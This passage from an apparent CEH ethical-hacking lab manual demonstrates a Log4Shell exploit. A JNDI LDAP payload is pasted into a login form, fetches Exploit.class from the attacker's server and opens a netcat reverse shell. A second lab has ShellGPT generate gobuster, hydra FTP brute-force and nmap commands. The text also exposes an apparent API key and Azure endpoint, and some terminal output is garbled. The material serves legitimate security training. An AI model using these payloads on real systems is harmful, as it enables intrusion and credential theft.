[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

35. Now, copy the payload generated in the **Send me:** section.

A screenshot of a terminal window on a Parrot OS system. The terminal title is "python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal". The command entered was "#pluma poc.py". A context menu is open over the terminal output, with the "Copy" option highlighted. The terminal output shows the exploit payload being generated, including the Java class creation, LDAP server setup, and the final payload sent to the victim.


```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
[root@parrot]~/home/attacker]
└─#cd log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc]
└─#pluma poc.py

[root@parrot]~/home/attacker/log4j-shell-poc]
└─#
[root@parrot]~/home/attacker/log4j-shell-poc]
└─#python3 poc.py --userip 10.10.1.13 --we
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/lo
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

36. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.

In the **Password** field you can enter any password.



37. Now switch to the netcat listener, you can see that a reverse shell is opened.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
[parrot:~] # python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[parrot:~] # python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[parrot:~] # Starting webserver on port 8000 http://0.0.0.0:8000
listening on 0.0.0.0:8000
end LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 -> [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -
```

The taskbar at the bottom of the desktop environment includes icons for "Menu", "python3 poc.py --user...", "[Mozilla Firefox]", "mv jdk1.8.0\_202 /usr/...", and "nc -lvp 9001 - Parrot T...".

38. In the listener window type **pwd** and press **Enter**, to view the present working directory.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
pwd
/home/attacker
# python3 poc.py --user 10.10.1.13 --webport 8000 --lport 9001
[+] Starting webserver on port 8000 http://0.0.0.0:8000
listening on 0.0.0.0:1389
[+] LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 -> [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -
```

The desktop taskbar at the bottom shows several open applications: "Menu", "python3 poc.py --user...", "[Mozilla Firefox]", "mv jdk1.8.0\_202 /usr/...", and "nc -lvp 9001 - Parrot T...".

39. Now, type **whoami** and press **Enter**.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
pwd
/usr/local/tomcat
whoami
sparrow
/home/attacker/host/the exploit
root
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[+] Starting webserver on port 8000 http://0.0.0.0:8000
listening on 0.0.0.0:1389
end LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 - - [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -

```

The terminal window is part of a desktop environment, with other windows visible in the background including "python3 poc.py --userip...", "[Mozilla Firefox]", and "mv jdk1.8.0\_202 /usr/...".

40. We can see that we have shell access to the target web application as a root user.
41. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
43. Close all open windows and document all acquired information.

#### Question 13.2.2.1

Install Apache Tomcat web server on Ubuntu machine and use Parrot Security machine to scan for web server and exploit log4j vulnerability present in the Apache Tomcat on Ubuntu machine to gain access to the vulnerable server. Determine the http-server-header that was found during nmap scan on 10.10.1.9.

# Lab 3: Perform a Web Server Hacking using AI

## Lab Scenario

The objective of this lab is to simulate the process of hacking a web server using AI-driven tools and techniques. This exercise will involve footprinting, fingerprinting, and exploiting vulnerabilities to understand the security posture of the target web server.

## Lab Objectives

- Perform Web Server Footprinting and Attacks using ShellGPT

## Overview of Web Server Hacking using AI

In the realm of cybersecurity, the role of artificial intelligence (AI) has become increasingly significant, especially in the domain of ethical hacking. AI-powered tools and techniques provide ethical hackers with enhanced capabilities to discover vulnerabilities, automate attacks, and strengthen defenses. Web server hacking, a critical aspect of penetration testing, leverages AI to perform footprinting, fingerprinting, and exploitation more efficiently and effectively.

## Task 1: Perform Web Server Footprinting and Attacks using ShellGPT

Web server footprinting and subsequent attacks are critical steps in penetration testing or ethical hacking to assess the security posture of a target organization. ShellGPT, an AI-driven tool, enhances these processes by automating information gathering, fingerprinting, and vulnerability identification tasks.

Here we will use ShellGPT to perform Webserver footprinting and attacks using ShellGPT.


The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Click Parrot Security to switch to Parrot machine, and login with **attacker/toor**. Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

2. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.

You can follow the **Instructions to Download your AI Activation Key** in **Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively, follow the instructions available in the file, [Instructions to Download your AI Activation Key - CEHv13](#).



The screenshot shows a terminal window titled "bash sgpt.sh - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# bash sgpt.sh
Enter your AI Activation Key: fe69f33fa8514e9db6ed82e855ea075e
ShellGPT configuration updated successfully.
Environment variables set:
AZURE_API_BASE=https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION=2024-09-01-preview
Verifying environment variables...
AZURE_API_BASE: https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION: 2024-09-01-preview
Executing sgpt command...
Hello! How can I assist you today? 😊
[root@parrot]~[/home/attacker]
#
```

The terminal window is part of a desktop environment with a dark theme. The desktop background features a colorful parrot. Icons for "CEHv13 Module 13 Hacking Wireless Servers" and "CEHv13 Module 14 Hacking Web Applications" are visible in the dock.

3. To perform directory traversal using ShellGPT, run \*\*sgpt
4. --shell "Perform a directory traversal on target url https://certifiedhacker.com using gobuster"\*\* command.

In the prompt type **E** and press **Enter** to execute the command.

```
Applications Places System Terminal Help
File Edit View Search Terminal Help
[+] #sgpt --shell "Perform a directory traversal on target url https://certifiedhacker.com using gobuster"
[+] gobuster dir -u https://certifiedhacker.com -w /usr/share/wordlists/dirb/common.txt
[+] [E]xecute, [D]escribe, [A]bort: E
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          https://certifiedhacker.com
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2024/05/22 01:13:10 Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/blog (Status: 301)
/cgi-bin (Status: 301)
/cgi-bin/ (Status: 403)
/cgi-sys (Status: 301)
/controlpanel (Status: 200)
/cpanel (Status: 200)
```

5. To perform FTP bruteforce attack run **sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"** command.

In the prompt type **E** and press **Enter** to execute the command.

```
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists" - ParrotOS
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"
hydra -L /home/attacker/Wordlists/usernames.txt -P /home/attacker/Wordlists/passwords.txt ftp://10.10.1.11
[E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11    login: Martin    password: apple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 06:24:03
[root@parrot]~[/home/attacker]
└─#
```

CEHv3 Module 13  
Hacking Web Servers

6. To perform webserver footprinting on target IP address using ShellGPT, run **sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22"** command.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a terminal window titled "sgpt --shell \"Perform webserver footprinting on target IP 10.10.1.22\" - Parrot Terminal". The terminal displays the output of the sgpt command, which runs an Nmap scan on the target IP. The output includes the following details:

```
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22"
nmap -sV -Pn 10.10.1.22 && whatweb 10.10.1.22 && nikto -h 10.10.1.22
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 01:37 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-22 05:37:54Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEH.com\., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CEH)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEH.com\., Site: Default-First-Site-Name)
```

7. Run **sgpt --shell "Perform web server footprinting on target IP 10.10.1.22 using Netcat by sending an HTTP request and analyzing the response."** command to perform web server footprinting using netcat.

In the prompt type **E** and press **Enter** to execute the command.

```
[root@parrot]~/.config/shell_gpt
[sudo] password for root:
#sgpt --shell "Perform web server footprinting on target IP 10.10.1.22 using Netcat by sending an HTTP request and analyzing the response."
[E]xecute, [D]escribe, [A]bort: E
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Tue, 01 Feb 2022 09:47:07 GMT
Accept-Ranges: bytes
ETag: "347cf0ac5017d81:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 26 Mar 2025 10:56:04 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!-- IIS Module 14
body {
    color:#000000;

```

8. To perform website mirroring using ShellGPT, run **sgpt --shell "Mirror the target website [certifiedhacker.com](https://certifiedhacker.com)"** command.

Alternatively you can use Httrack to mirror a target website, to do so run **sgpt --shell "Mirror the target website <https://certifiedhacker.com> with httrack on desktop"** command.

In the prompt type **E** and press **Enter** to execute the command.


```
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Mirror the target website certifiedhacker.com"
wget --mirror --convert-links --adjust-extension --page-requisites --no-parent http://certifiedhacker
.com
[E]xecute, [D]escribe, [A]bort: E
--2024-05-22 03:24:06-- http://certifiedhacker.com/
Resolving certifiedhacker.com (certifiedhacker.com)... 162.241.216.11
Connecting to certifiedhacker.com (certifiedhacker.com)|162.241.216.11|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://certifiedhacker.com/ [following]
--2024-05-22 03:24:06-- https://certifiedhacker.com/
Connecting to certifiedhacker.com (certifiedhacker.com)|162.241.216.11|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9660 (9.4K) [text/html]
Saving to: 'certifiedhacker.com/index.html'

certifiedhacker.com/index 100%[=====] 9.43K --.-KB/s in 0.07s


2024-05-22 03:24:07 (134 KB/s) - 'certifiedhacker.com/index.html' saved [9660/9660]

Loading robots.txt; please ignore errors.
--2024-05-22 03:24:07-- https://certifiedhacker.com/robots.txt
Reusing existing connection to certifiedhacker.com:443.
HTTP request sent, awaiting response... 404 Not Found
2024-05-22 03:24:07 ERROR 404: Not Found.
```

9. To view the mirrored website navigate to **Places > Home Folder > certifiedhacker.com** location and double-click on **index.html** file.



10. The mirrored certifiedhacker.com website opens up in Firefox browser.



11. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform Web Server Hacking.
12. This concludes the demonstration of webserver footprinting and attacks using ShellGPT.
13. Close all open windows and document all the acquired information.

#### Question 13.3.1.1

In Parrot Security machine, use ShellGPT to write and execute a prompt to perform directory traversal attack on <https://certifiedhacker.com> website using gobuster. Enter the status code of /docs directory of certifiedhacker.com that is displayed in the gobuster tool